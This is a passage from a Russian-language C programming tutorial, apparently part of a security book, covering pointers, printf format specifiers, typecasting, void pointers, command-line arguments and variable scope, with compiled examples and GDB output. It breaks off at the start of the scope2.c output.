К указателям применяется еще один унарный оператор — *оператор разыменования*. Он возвращает данные из адреса, на который ссылается указатель, и выглядит как звездочка перед именем переменной — то есть аналогично объявлению указателя. Оператор разыменования есть как в отладчике GDB, так и в языке C. В отладчике он дает нам целое число, на которое указывает переменная `int_ptr`.

```
(gdb) print *int_ptr
$5 = 5
```

Вот расширенный вариант программы addressof.c (файл называется addressof2.c), который демонстрирует все эти понятия. Добавленные функции `printf()` содержат спецификаторы формата — они будут подробно рассматриваться в следующем разделе. Пока же нас интересует только результат работы программы.

addressof2.c

```
#include <stdio.h>

int main() {
   int int_var = 5;
   int *int_ptr;

   int_ptr = &int_var; // Помещаем адрес int_var в int_ptr

   printf("int_ptr = 0x%08x\n", int_ptr);
   printf("&int_ptr = 0x%08x\n", &int_ptr);
   printf("*int_ptr = 0x%08x\n\n", *int_ptr);

   printf("int_var находится по адресу 0x%08x и содержит значение %d\n", &int_var,
          int_var);
   printf("int_ptr находится по адресу 0x%08x, содержит адрес 0x%08x и указывает на
          значение %d\n\n",
      &int_ptr, int_ptr, *int_ptr);
}
```

После компиляции и выполнения программы `addressof2.c` мы получим вот что:

```
reader@hacking:~/booksrc $ gcc addressof2.c
reader@hacking:~/booksrc $ ./a.out
int_ptr = 0xbffff834
&int_ptr = 0xbffff830
*int_ptr = 0x00000005

int_var находится по адресу 0xbffff834 и содержит значение 5
int_ptr находится по адресу 0xbffff830, содержит адрес 0xbffff834 и указывает на
        значение 5

reader@hacking:~/booksrc $
```

Добавляя к указателям унарные операторы, можно представлять, что оператор взятия адреса перемещает нас относительно направления указателя вперед, а оператор разыменования — назад.

0x264 Форматирующие строки

Функция `printf()` умеет отображать не только фиксированные значения. Добавляя в нее *форматирующие строки*, можно менять формат выводимых переменных. Форматирующая строка представляет собой набор символов со специальными управ-

ляющими последовательностями (они называются *escape-последовательностями*), на место которых функция вставляет переменные в указанном формате. С технической точки зрения строка `"Hello, world!\n"`, которую мы передавали в функцию `printf()` в предыдущих программах, является форматирующей, хотя в ней и отсутствует *управляющая последовательность*. Такие последовательности еще называют *спецификаторами формата*, и для каждого спецификатора функция должна применять дополнительный аргумент. Все они начинаются со знака процента (`%`) и содержат символы, очень похожие на спецификаторы формата в команде examine отладчика GDB.

Спецификатор	Тип вывода
`%d`	Десятичный
`%u`	Десятичный без знака
`%x`	Шестнадцатеричный

Все спецификаторы из этой таблицы получают данные в виде значений, а не указателей. Но бывают и спецификаторы формата, работающие с указателями.

Спецификатор	Тип вывода
`%s`	Строка
`%n`	Количество записанных байтов

Спецификатор `%s` ожидает передачи адреса памяти. Он выводит данные, находящиеся по этому адресу, пока не увидит нулевой байт. Спецификатор формата `%n` уникален, потому что он записывает данные. Он тоже ожидает адрес памяти, по которому их следует записать.

Для начала давайте сконцентрируемся на спецификаторах, отвечающих за отображение данных. Их примеры показаны в программе fmt_strings.c.

fmt_strings.c

```
#include <stdio.h>

int main() {
   char string[10];
   int A = -73;
   unsigned int B = 31337;

   strcpy(string, "sample");
   // Пример вывода с различными форматирующими строками
   printf("[A] Dec: %d, Hex: %x, Unsigned: %u\n", A, A, A);
   printf("[B] Dec: %d, Hex: %x, Unsigned: %u\n", B, B, B);
   printf("[ширина поля у B] 3: '%3u', 10: '%10u', '%08u'\n", B, B, B);
   printf("[строка] %s адрес %08x\n", string, string);
```

```
    // Пример унарного оператора взятия адреса (разыменования) и форматирующей
       строки %x
    printf("переменная A по адресу: %08x\n", &A);
}
```

Здесь при каждом вызове функции `printf()` в каждый параметр в форматирующей строке передаются дополнительные переменные в виде аргументов. Во время последнего вызова передан аргумент `&A`, который показывает адрес переменной `A`.

Давайте посмотрим на результат компиляции и выполнения этой программы.

```
reader@hacking:~/booksrc $ gcc -o fmt_strings fmt_strings.c
reader@hacking:~/booksrc $ ./fmt_strings
[A] Dec: -73, Hex: fffffb7, Unsigned: 4294967223
[B] Dec: 31337, Hex: 7a69, Unsigned: 31337
[ширина поля у B] 3: '31337', 10: '      31337', '00031337'
[строка] sample адрес bffff870
переменная A по адресу: bffff86c
reader@hacking:~/booksrc $
```

Первые два вызова функции `printf()` выводят переменные `A` и `B` с разными спецификаторами формата. В каждой строке по три спецификатора, поэтому переменные `A` и `B` нужно перечислить по три раза. Параметр `%d` допускает отрицательные значения, в то время как параметр `%u` предполагает значения без знака.

При выводе переменной `A` с параметром `%u` получается очень большое значение. Дело в том, что отрицательное число `A` представлено с помощью дополнительного кода, а параметр пытается отобразить его как число без знака. Поскольку при образовании дополнительного кода все биты инвертируются и добавляется единица, старшие биты, бывшие раньше, превратились в единицы.

В третьей строке кода мы видим метку `[ширина поля у B]`, которая показывает, каким образом в спецификаторе формата задается ширина поля. Эта метка представляет собой обычное целое число, определяющее минимальную ширину поля для используемого спецификатора. Максимальная ширина при этом не определена. Если ширина выводимого значения превышает заданный минимум, она просто увеличивается. Например, так будет при заданной минимальной ширине 3, когда выводимым данным требуется 5 байтов. Если для таких данных задать ширину поля 10, перед ними появится пять пробелов. А если значение ширины поля начинается с нуля, поле заполнится нулями. Например, при ширине 08 будет выведено значение 00031337.

Четвертая строка с меткой `[строка]` демонстрирует применение параметра `%s`. Напомню, что строковая переменная фактически представляет собой указатель, содержащий адрес строки. И это отлично работает, так как спецификатор `%s` ожидает, что его данные будут переданы по ссылке.

Последняя строка показывает адрес переменной `A`, полученный с помощью унарного оператора взятия адреса. Значение выведено в виде восьми шестнадцатеричных цифр, дополненных нулями.

Приведенные примеры показывают, что спецификатор `%d` следует применять для десятичных значений, `%u` — для значений без знака, а `%x` — для шестнадцатеричных. Минимальную ширину поля задает число, стоящее после знака процента, если же это число начинается с 0, выводимое значение будет дополнено нулями. Спецификатор `%s` используется для отображения строк, для чего в него передается адрес строки. Пока все просто.

Форматирующие строки используются целым семейством стандартных функций ввода/вывода, в том числе `scanf()`, которая по сути похожа на `printf()`, но применяется не для вывода, а для ввода. Кроме того, все ее аргументы должны быть указателями, соответственно, передавать в нее следует не сами переменные, а их адреса (то есть использовать переменные-указатели или применять к обычным переменным унарный оператор взятия адреса). Этот принцип иллюстрирует программа input.c.

input.c

```
#include <stdio.h>
#include <string.h>

int main() {
   char message[10];
   int count, i;

   strcpy(message, "Hello, world!");

   printf("Сколько раз повторить? ");
   scanf("%d", &count);

   for(i=0; i < count; i++)
      printf("%3d   %s\n", i, message);
}
```

Значение переменной `count` задается функцией `scanf()`. Вот результат выполнения программы:

```
reader@hacking:~/booksrc $ gcc -o input input.c
reader@hacking:~/booksrc $ ./input
Сколько раз повторить? 3
   0   Hello, world!
   1   Hello, world!
   2   Hello, world!
reader@hacking:~/booksrc $ ./input
Сколько раз повторить? 12
   0   Hello, world!
```

```
   1   Hello, world!
   2   Hello, world!
   3   Hello, world!
   4   Hello, world!
   5   Hello, world!
   6   Hello, world!
   7   Hello, world!
   8   Hello, world!
   9   Hello, world!
   10   Hello, world!
   11   Hello, world!
reader@hacking:~/booksrc $
```

Форматирующие строки используются очень часто, поэтому вам нужно хорошо их изучить. Кроме того, возможность выводить значения переменных позволяет выполнять отладку непосредственно в программе, не прибегая к отладчику. Мгновенная обратная связь крайне важна в процессе обучения, так что вам стоит почаще использовать в своих интересах столь простую вещь, как отображение значений переменных.

0x265 Приведение типов

Приведение типов (typecasting) — это способ на время поменять тип данных переменной. Фактически мы приказываем компилятору обрабатывать переменную как принадлежащую другому типу, но только во время текущей операции. Приведение типов имеет следующий синтаксис:

```
(новый_тип_данных) переменная
```

Оно часто применяется при работе с целыми числами и числами с плавающей точкой, как показано в программе typecasting.c.

typecasting.c

```
#include <stdio.h>

int main() {
   int a, b;
   float c, d;

   a = 13;
   b = 5;

   c = a / b;                  // Деление целых чисел
   d = (float) a / (float) b;  // Деление целых как чисел с плавающей точкой

   printf("[integers]\t a = %d\t b = %d\n", a, b);
   printf("[floats]\t c = %f\t d = %f\n", c, d);
}
```

Вот результат компиляции и выполнения программы typecasting.c:

```
reader@hacking:~/booksrc $ gcc typecasting.c
reader@hacking:~/booksrc $ ./a.out
[integers]       a = 13  b = 5
[floats]         c = 2.000000    d = 2.600000
reader@hacking:~/booksrc $
```

Мы уже говорили, что деление целого числа 13 на целое число 5 даже при записи результата в переменную типа float даст неверный ответ 2, полученный путем отбрасывания дробной части. А вот предварительное приведение делимого и делителя к типу float даст корректный ответ 2,6.

Это наглядный пример, но еще ярче приведение типов проявляет себя с переменными-указателями. Такая переменная представляет собой всего лишь адрес памяти, но компилятор языка C все равно должен знать о ее принадлежности к определенному типу. Отчасти это вызвано стремлением разработчиков уменьшить количество ошибок. Указатель типа int следует использовать только для целочисленных значений, а указатели типа char могут сопоставляться исключительно символьным данным. Другая причина данного требования связана с арифметическими операциями над указателями. Целое число занимает четыре байта, в то время как символу достаточно одного. Все эти положения демонстрирует программа pointer_types.c. В коде для вывода адресов памяти применяется спецификатор формата `%p` — сокращенное обозначение для отображения указателей, по сути, эквивалентное записи `0x%08x`.

pointer_types.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = char_array;
   int_pointer = int_array;

   for(i=0; i < 5; i++) { // Обход массива целых чисел с указателем int_pointer
      printf("[integer pointer] указывает на адрес %p, содержащий целое число %d\n",
            int_pointer, *int_pointer);
      int_pointer = int_pointer + 1;
   }

   for(i=0; i < 5; i++) { // Обход массива символов с указателем char_pointer
```

```
        printf("[char pointer] указывает на адрес %p, содержащий символ '%c'\n",
              char_pointer, *char_pointer);
        char_pointer = char_pointer + 1;
    }
}
```

Здесь мы создали два массива — один с целыми числами, а другой с символами. Кроме того, были объявлены два указателя — один принадлежит к типу int, другой к типу char. Оба они ссылаются на начало соответствующих массивов. Массивы поэлементно просматриваются в циклах for, при этом над указателями выполняются арифметические операции, в результате которых они переходят к следующим элементам массива. Обратите внимание, что когда внутри циклов с помощью спецификаторов формата **%d** и **%c** производится вывод целых и символьных значений, соответствующие аргументы функции **printf()** должны разыменовывать переменные-указатели. Это осуществляется с помощью унарного оператора *.

```
reader@hacking:~/booksrc $ gcc pointer_types.c
reader@hacking:~/booksrc $ ./a.out
[integer pointer] указывает на адрес 0xbffff7f0, содержащий целое число 1
[integer pointer] указывает на адрес 0xbffff7f4, содержащий целое число 2
[integer pointer] указывает на адрес 0xbffff7f8, содержащий целое число 3
[integer pointer] указывает на адрес 0xbffff7fc, содержащий целое число 4
[integer pointer] указывает на адрес 0xbffff800, содержащий целое число 5
[char pointer] указывает на адрес 0xbffff810, содержащий символ 'a'
[char pointer] указывает на адрес 0xbffff811, содержащий символ 'b'
[char pointer] указывает на адрес 0xbffff812, содержащий символ 'c'
[char pointer] указывает на адрес 0xbffff813, содержащий символ 'd'
[char pointer] указывает на адрес 0xbffff814, содержащий символ 'e'
reader@hacking:~/booksrc $
```

В обоих циклах к переменным **int_pointer** и **char_pointer** добавляется одно и то же значение 1, но компилятор увеличивает адреса указателя по-разному. Так как переменная символьного типа занимает всего 1 байт, указатель на следующий символ тоже сдвинут на 1 байт. А вот под целое число выделяется 4 байта, поэтому указатель будет сдвигаться на 4 байта.

В программе pointer_types2.c указатели расположены так, что **int_pointer** указывает на символьные данные, и наоборот. Основные изменения выделены жирным шрифтом.

pointer_types2.c

```
#include <stdio.h>

int main() {
   int i;
```

```
   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = int_array; // Теперь char_pointer и int_pointer
   int_pointer = char_array; // указывают на данные несовместимого типа

   for(i=0; i < 5; i++) { // Обход массива целых чисел с указателем int_pointer
      printf("[integer pointer] указывает на адрес %p, содержащий символ '%c'\n",
            int_pointer, *int_pointer);
      int_pointer = int_pointer + 1;
   }

   for(i=0; i < 5; i++) { // Обход массива символов с указателем char_pointer
      printf("[char pointer] указывает на адрес %p, содержащий целое число %d\n",
            char_pointer, *char_pointer);
      char_pointer = char_pointer + 1;
   }
}
```

Компилятор отреагирует на этот код предупреждением: «Warning: assignment from incompatible pointer type» («Внимание: присваивание указателя несовместимого типа»).

```
reader@hacking:~/booksrc $ gcc pointer_types2.c
pointer_types2.c: In function `main':
pointer_types2.c:12: warning: assignment from incompatible pointer type
pointer_types2.c:13: warning: assignment from incompatible pointer type
reader@hacking:~/booksrc $
```

Но указатель — это просто адрес в памяти, так что код все равно будет скомпилирован. Сообщение компилятора всего лишь предупреждает программиста, что результат выполнения кода, скорее всего, окажется далек от ожидаемого.

```
reader@hacking:~/booksrc $ ./a.out
[integer pointer] указывает на адрес 0xbffff810, содержащий символ 'a'
[integer pointer] указывает на адрес 0xbffff814, содержащий символ 'e'
[integer pointer] указывает на адрес 0xbffff818, содержащий символ '8'
[integer pointer] указывает на адрес 0xbffff81c, содержащий символ
[integer pointer] указывает на адрес 0xbffff820, содержащий символ '?'
[char pointer] указывает на адрес 0xbffff7f0, содержащий целое число 1
[char pointer] указывает на адрес 0xbffff7f1, содержащий целое число 0
[char pointer] указывает на адрес 0xbffff7f2, содержащий целое число 0
[char pointer] указывает на адрес 0xbffff7f3, содержащий целое число 0
[char pointer] указывает на адрес 0xbffff7f4, содержащий целое число 2
reader@hacking:~/booksrc $
```

Переменная `int_pointer` указывает на символьные данные, содержащие всего 5 байтов информации, но она все равно причисляется к типу int. Это означает, что прибавление единицы каждый раз будет увеличивать адрес на 4. Адрес, на который указывает переменная `char_pointer`, станет расти на единицу, так что 20 байтов данных (пять целых чисел по 4 байта каждое) будут просматриваться по одному байту. Тут мы в очередной раз увидим, что данные записываются от младшего байта к старшему. Состоящее из 4 байтов значение `0x00000001` хранится в памяти как `0x01`, `0x00`, `0x00`, `0x00`.

В книге мы еще не раз столкнемся с установкой указателя на данные некорректного типа. За этим нужно следить, так как тип указателя определяет размер данных, на которые он ссылается. В программе pointer_types3.c вы увидите, что приведение — всего лишь способ на короткое время поменять тип переменной.

pointer_types3.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = (char *) int_array; // Приведение к типу
   int_pointer = (int *) char_array;  // данных указателя

   for(i=0; i < 5; i++) { // Итерации массива целых чисел с указателем int_pointer
      printf("[integer pointer] указывает на адрес %p, содержащий символ '%c'\n",
            int_pointer, *int_pointer);
      int_pointer = (int *) ((char *) int_pointer + 1);
   }

   for(i=0; i < 5; i++) { // Итерации массива символов с указателем char_pointer
      printf("[char pointer] указывает на адрес %p, содержащий целое число %d\n",
            char_pointer, *char_pointer);
      char_pointer = (char *) ((int *) char_pointer + 1);
   }
}
```

В этом коде присваивание указателям начальных значений сопровождается приведением данных к типу данных указателя. Компилятор языка C перестанет жаловаться на конфликт типов данных, но арифметические операции над указателями все равно будут давать некорректный результат. Для решения проблемы следует перед прибавлением 1 привести каждый из указателей к корректному типу данных, чтобы адрес увеличивался на нужную величину, и только после этого выполнять приведение к исходному типу. Код выглядит не очень красиво, зато работает.

```
reader@hacking:~/booksrc $ gcc pointer_types3.c
reader@hacking:~/booksrc $ ./a.out
[integer pointer] указывает на адрес 0xbffff810, содержащий символ 'a'
[integer pointer] указывает на адрес 0xbffff811, содержащий символ 'b'
[integer pointer] указывает на адрес 0xbffff812, содержащий символ 'c'
[integer pointer] указывает на адрес 0xbffff813, содержащий символ 'd'
[integer pointer] указывает на адрес 0xbffff814, содержащий символ 'e'
[char pointer] указывает на адрес 0xbffff7f0, содержащий целое число 1
[char pointer] указывает на адрес 0xbffff7f4, содержащий целое число 2
[char pointer] указывает на адрес 0xbffff7f8, содержащий целое число 3
[char pointer] указывает на адрес 0xbffff7fc, содержащий целое число 4
[char pointer] указывает на адрес 0xbffff800, содержащий целое число 5
reader@hacking:~/booksrc $
```

Естественно, проще будет с самого начала правильно выбрать тип данных для указателей, хотя иногда требуется универсальный указатель, не имеющий определенного типа. Это так называемый *пустой указатель*, который в языке C задается ключевым словом `void`. Эксперименты позволяют быстро выяснить некоторые особенности пустых указателей. Во-первых, их невозможно подвергнуть процедуре разыменования. Для извлечения данных из адреса памяти, соответствующего указателю, компилятор должен знать, к какому типу они принадлежат. Во-вторых, арифметические операции с пустыми указателями тоже невозможны, сначала нужно привести их к какому-либо типу. Эти ограничения интуитивно понятны и означают, что основным назначением пустого указателя является хранение адреса памяти.

Мы можем переписать программу pointer_types3.c, оставив в коде всего один пустой указатель, который при каждом использовании будет приводиться к нужному типу. Компилятор знает, что пустые указатели не принадлежат ни к какому типу, и сохраняет в них указатели любых типов без предварительной операции приведения. Но если мы хотим выполнить разыменование, без этого нам не обойтись. Иллюстрацию всего сказанного вы увидите в программе pointer_types4.c.

pointer_types4.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   void *void_pointer;

   void_pointer = (void *) char_array;

   for(i=0; i < 5; i++) { // Обход массива символов
      printf("[char pointer] указывает на адрес %p, содержащий символ '%c'\n",
            void_pointer, *((char *) void_pointer));
```

```
      void_pointer = (void *) ((char *) void_pointer + 1);
   }

   void_pointer = (void *) int_array;

   for(i=0; i < 5; i++) { // Обход массива целых чисел
      printf("[integer pointer] указывает на адрес %p, содержащий
                                целое число %d\n",
            void_pointer, *((int *) void_pointer));
      void_pointer = (void *) ((int *) void_pointer + 1);
   }
}
```

Вот результат компиляции и выполнения программы pointer_types4.c.

```
reader@hacking:~/booksrc $ gcc pointer_types4.c
reader@hacking:~/booksrc $ ./a.out
[char pointer] указывает на адрес 0xbffff810, содержащий символ 'a'
[char pointer] указывает на адрес 0xbffff811, содержащий символ 'b'
[char pointer] указывает на адрес 0xbffff812, содержащий символ 'c'
[char pointer] указывает на адрес 0xbffff813, содержащий символ 'd'
[char pointer] указывает на адрес 0xbffff814, содержащий символ 'e'
[integer pointer] указывает на адрес 0xbffff7f0, содержащий целое число 1
[integer pointer] указывает на адрес 0xbffff7f4, содержащий целое число 2
[integer pointer] указывает на адрес 0xbffff7f8, содержащий целое число 3
[integer pointer] указывает на адрес 0xbffff7fc, содержащий целое число 4
[integer pointer] указывает на адрес 0xbffff800, содержащий целое число 5
reader@hacking:~/booksrc $
```

Как видите, результат практически не отличается от того, что мы получили после компиляции и выполнения программы pointer_types3.c. Указатель типа void всего лишь хранит адрес памяти, а операция приведения сообщает компилятору, к какому типу его следует причислить при каждом использовании.

Поскольку типы данных определяются путем приведения, в качестве пустого указателя можно использовать любой элемент, способный вместить четыре байта. В программе pointer_types5.c мы взяли для хранения адреса целое число без знака.

pointer_types5.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   unsigned int hacky_nonpointer;

   hacky_nonpointer = (unsigned int) char_array;
```

```
   for(i=0; i < 5; i++) { // Обход массива символов
      printf("[hacky_nonpointer] указывает на адрес %p, содержащий символ '%c'\n",
            hacky_nonpointer, *((char *) hacky_nonpointer));
      hacky_nonpointer = hacky_nonpointer + sizeof(char);
   }

   hacky_nonpointer = (unsigned int) int_array;

   for(i=0; i < 5; i++) { // Обход массива целых чисел
      printf("[hacky_nonpointer] указывает на адрес %p, содержащий целое число %d\n",
            hacky_nonpointer, *((int *) hacky_nonpointer));
      hacky_nonpointer = hacky_nonpointer + sizeof(int);
   }
}
```

Это не очень профессиональный подход, но, так как при операциях присваивания и разыменования целое число приводится к нужным типам указателя, конечный результат не меняется. Обратите внимание, что вместо многочисленных операций приведения при выполнении арифметических действий над нашим «заменителем указателя» используется функция `sizeof()`, которая дает тот же самый результат с помощью обычной арифметики.

```
reader@hacking:~/booksrc $ gcc pointer_types5.c
reader@hacking:~/booksrc $ ./a.out
[hacky_nonpointer] указывает на адрес 0xbffff810, содержащий символ 'a'
[hacky_nonpointer] указывает на адрес 0xbffff811, содержащий символ 'b'
[hacky_nonpointer] указывает на адрес 0xbffff812, содержащий символ 'c'
[hacky_nonpointer] указывает на адрес 0xbffff813, содержащий символ 'd'
[hacky_nonpointer] указывает на адрес 0xbffff814, содержащий символ 'e'
[hacky_nonpointer] указывает на адрес 0xbffff7f0, содержащий целое число 1
[hacky_nonpointer] указывает на адрес 0xbffff7f4, содержащий целое число 2
[hacky_nonpointer] указывает на адрес 0xbffff7f8, содержащий целое число 3
[hacky_nonpointer] указывает на адрес 0xbffff7fc, содержащий целое число 4
[hacky_nonpointer] указывает на адрес 0xbffff800, содержащий целое число 5
reader@hacking:~/booksrc $
```

Важно помнить, что тип переменных в языке C важен только компилятору. После компиляции все они превращаются в адреса памяти. Поэтому переменные одного типа легко можно заставить вести себя так, будто они принадлежат к другому типу, попросив компилятор выполнить операцию приведения.

0x266 Аргументы командной строки

Многие программы получают входные данные в виде аргументов командной строки. В отличие от ввода с помощью функции `scanf()`, в случае с аргументами командной строки после запуска программы не нужно выполнять никаких действий. Так что это более рациональный и полезный метод ввода.

В языке C доступ к командной строке осуществляется путем добавления в функцию `main()` двух аргументов: целого числа и указателя на массив строк. Целым числом мы задаем количество аргументов, а в массиве перечисляем их. Для иллюстрации давайте рассмотрим программу commandline.c.

commandline.c

```
#include <stdio.h>

int main(int arg_count, char *arg_list[]) {
   int i;
   printf("Было предоставлено %d аргументов:\n", arg_count);
   for(i=0; i < arg_count; i++)
      printf("аргумент #%d\t-\t%s\n", i, arg_list[i]);
}
```

Вот результат ее компиляции и выполнения с разными параметрами:

```
reader@hacking:~/booksrc $ gcc -o commandline commandline.c
reader@hacking:~/booksrc $ ./commandline
Было предоставлено 1 аргументов:
аргумент #0                    ./commandline
reader@hacking:~/booksrc $ ./commandline this is a test
Было предоставлено 5 аргументов:
аргумент #0                    ./commandline
аргумент #1                    this
аргумент #2                    is
аргумент #3                    a
аргумент #4                    test
reader@hacking:~/booksrc $
```

Нулевой аргумент — это всегда имя исполняемого двоичного файла, а оставшаяся часть массива (часто называемая *вектором аргументов*) содержит все остальные элементы в виде строк.

Иногда бывает нужно передать в программу аргументы командной строки в виде целых чисел. В этом случае мы все равно передаем строки, просто используем стандартные функции преобразования. В отличие от процедуры приведения типов, такие функции позволяют на самом деле превратить массив из символов-цифр в набор целых чисел. Чаще всего это осуществляется с помощью функции `atoi()`, название которой является сокращением от фразы *ASCII to integer*[1]. В качестве аргумента ей передается указатель на строку, а возвращает она записанные в строке целые числа. Пример ее применения показан в программе convert.c.

[1] Из ASCII в целое (*англ.*). — *Примеч. пер.*

convert.c

```
#include <stdio.h>

void usage(char *program_name) {
   printf("Usage: %s <message> <# of times to repeat>\n", program_name);
   exit(1);
}

int main(int argc, char *argv[]) {
   int i, count;

   if(argc < 3)        // Если аргументов меньше 3, показываем
      usage(argv[0]);  // сообщение и выходим из программы

   count = atoi(argv[2]); // Преобразуем в целое 2-й аргумент
   printf("Повторяем %d раза..\n", count);

   for(i=0; i < count; i++)
      printf("%3d   %s\n", i, argv[1]); // Отображаем 1-й аргумент
}
```

Вот результат компиляции и выполнения программы `convert.c`:

```
reader@hacking:~/booksrc $ gcc convert.c
reader@hacking:~/booksrc $ ./a.out
Usage: ./a.out <message> <# of times to repeat>
reader@hacking:~/booksrc $ ./a.out 'Hello, world!' 3
Повторяем 3 раза..
   0   Hello, world!
   1 - Hello, world!
   2   Hello, world!
reader@hacking:~/booksrc $
```

Прежде чем предоставить программе доступ к строкам, оператор `if` проверяет наличие хотя бы трех аргументов. При попытке обратиться к несуществующему адресу или к адресу, доступ к которому запрещен, происходит аварийное завершение программы. В языке C важно проверять вероятность возникновения таких ситуаций и обрабатывать их. Если превратить проверяющий ошибку оператор `if` в комментарий, можно увидеть, что происходит при нарушении правил доступа к памяти. Этот процесс иллюстрирует программа convert2.c.

convert2.c

```
#include <stdio.h>

void usage(char *program_name) {
   printf("Usage: %s <message> <# of times to repeat>\n", program_name);
   exit(1);
}

int main(int argc, char *argv[]) {
   int i, count;
```

```
//  if(argc < 3)       // Если аргументов меньше 3, показываем
//    usage(argv[0]);  // сообщение и выходим из программы

   count = atoi(argv[2]); // Преобразуем в целое 2-й аргумент
   printf("Повторяем %d раза..\n", count);

   for(i=0; i < count; i++)
      printf("%3d   %s\n", i, argv[1]); // Отображаем 1-й аргумент
}
```

Вот результат компиляции и выполнения программы convert2.c:

```
reader@hacking:~/booksrc $ gcc convert2.c
reader@hacking:~/booksrc $ ./a.out test
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

Даже когда переданных в программу аргументов командной строки не хватает, она пытается обратиться к элементам массива, состоящего из этих аргументов. Так как их не существует, программа аварийно завершает свою работу из-за *ошибки сегментации*.

Дело в том, что память разбита на сегменты (о чем мы подробно поговорим чуть ниже) и некоторые ее адреса выходят за границы тех сегментов, доступ к которым программе разрешен. Попытка обращения к такому адресу приводит к аварийному завершению работы. Давайте посмотрим, как это выглядит в отладчике GDB.

```
reader@hacking:~/booksrc $ gcc -g convert2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run test
Starting program: /home/reader/booksrc/a.out test

Program received signal SIGSEGV, Segmentation fault.
0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
(gdb) where
#0 0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
#1 0xb800183c in ?? ()
#2 0x00000000 in ?? ()
(gdb) break main
Breakpoint 1 at 0x8048419: file convert2.c, line 14.
(gdb) run test
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/a.out test

Breakpoint 1, main (argc=2, argv=0xbffff894) at convert2.c:14
14        count = atoi(argv[2]); // преобразование 2-го аргумента в целое
(gdb) cont
Continuing.
```

```
Program received signal SIGSEGV, Segmentation fault.
0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
(gdb) x/3xw 0xbffff894
0xbffff894:     0xbffff9b3      0xbffff9ce      0x00000000
(gdb) x/s 0xbffff9b3
0xbffff9b3:      "/home/reader/booksrc/a.out"
(gdb) x/s 0xbffff9ce
0xbffff9ce:      "test"
(gdb) x/s 0x00000000
0x0:     <Address 0x0 out of bounds>
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

В отладчике GDB программа запускается с единственным аргументом `test`, что приводит к ее аварийному завершению. В некоторых случаях бывает полезно выполнить трассировку стека с помощью команды `where`, но сейчас стек оказался слишком поврежден. После добавления точки останова к функции `main` мы запустили программу снова, чтобы посмотреть значение вектора аргументов (оно выделено жирным шрифтом). Вектор в данном случае является указателем на список строк, точнее, на список указателей. Командой `x/3xw` мы смотрим первые три адреса памяти, хранящиеся по адресу вектора аргументов, и видим, что там находятся указатели на строки. Первая строка содержит нулевой аргумент, вторая — аргумент `test`, а третья — ноль, лежащий в области памяти, к которой у нас уже нет доступа. При попытке обращения по этому адресу программа аварийно завершает работу, сообщая об ошибке сегментации.

0x267 Область видимости переменных

В языке C существует еще одна интересная концепция, касающаяся памяти, — *область видимости*, или *контекст переменных*, — а точнее, контекст переменных внутри функций. У каждой функции есть собственный набор локальных переменных, независимых от остальной части программы. Любой из многочисленных вызовов функции происходит в ее собственном контексте. Давайте рассмотрим это на примере функции `printf()` со строками форматирования в программе scope.c.

scope.c

```
#include <stdio.h>

void func3() {
   int i = 11;
   printf("\t\t\t[мы в func3] i = %d\n", i);
}

void func2() {
   int i = 7;
   printf("\t\t[мы в func2] i = %d\n", i);
```

```
   func3();
   printf("\t\t[обратно в func2] i = %d\n", i);
}

void func1() {
   int i = 5;
   printf("\t[мы в func1] i = %d\n", i);
   func2();
   printf("\t[обратно в func1] i = %d\n", i);
}

int main() {
   int i = 3;
   printf("[мы в main] i = %d\n", i);
   func1();
   printf("[обратно в main] i = %d\n", i);
}
```

Вывод этой несложной программы демонстрирует вызовы вложенных функций.

```
reader@hacking:~/booksrc $ gcc scope.c
reader@hacking:~/booksrc $ ./a.out
[мы в main] i = 3
          [мы в func1] i = 5
                    [мы в func2] i = 7
                              [мы в func3] i = 11
                    [обратно в func2] i = 7
          [обратно в func1] i = 5
[обратно в main] i = 3
reader@hacking:~/booksrc $
```

В каждой функции переменной `i` присваивается новое значение, которое выводится на экран. Обратите внимание, что в функции `main()` эта переменная имеет значение 3 даже после вызова функции `func1()`, в которой ей было присвоено значение 5. Аналогично в функции `func1()` переменная `i` сохраняет значение 5 даже после вызова функции `func2()`, внутри которой она была равна 7. Фактически внутри каждой функции существует своя версия переменной `i`.

Переменные могут иметь и *глобальную область видимости*, что означает сохранение их значения внутри всех функций. *Глобальные переменные* объявляются в начале кода, вне тела какой-либо функции. В программе scope2.c переменная `j` объявляется как глобальная и получает начальное значение 42. Ее чтение и запись в нее возможны из любой функции, при этом внесенные изменения будут сохраняться при переходе из одной функции в другую.

scope2.c

```
#include <stdio.h>

int j = 42; // j – глобальная переменная
```

```
void func3() {
   int i = 11, j = 999; // Здесь j – локальная переменная func3()
   printf("\t\t\t[мы в func3] i = %d, j = %d\n", i, j);
}

void func2() {
   int i = 7;
   printf("\t\t[мы в func2] i = %d, j = %d\n", i, j);
   printf("\t\t[мы в func2] setting j = 1337\n");
   j = 1337; // Запись в переменную j
   func3();
   printf("\t\t[обратно в func2] i = %d, j = %d\n", i, j);
}

void func1() {
   int i = 5;
   printf("\t[мы в func1] i = %d, j = %d\n", i, j);
   func2();
   printf("\t[обратно в func1] i = %d, j = %d\n", i, j);
}

int main() {
   int i = 3;
   printf("[мы в main] i = %d, j = %d\n", i, j);
   func1();
   printf("[обратно в main] i = %d, j = %d\n", i, j);
}
```

Вот результат компиляции и выполнения кода программы scope2.c.

```
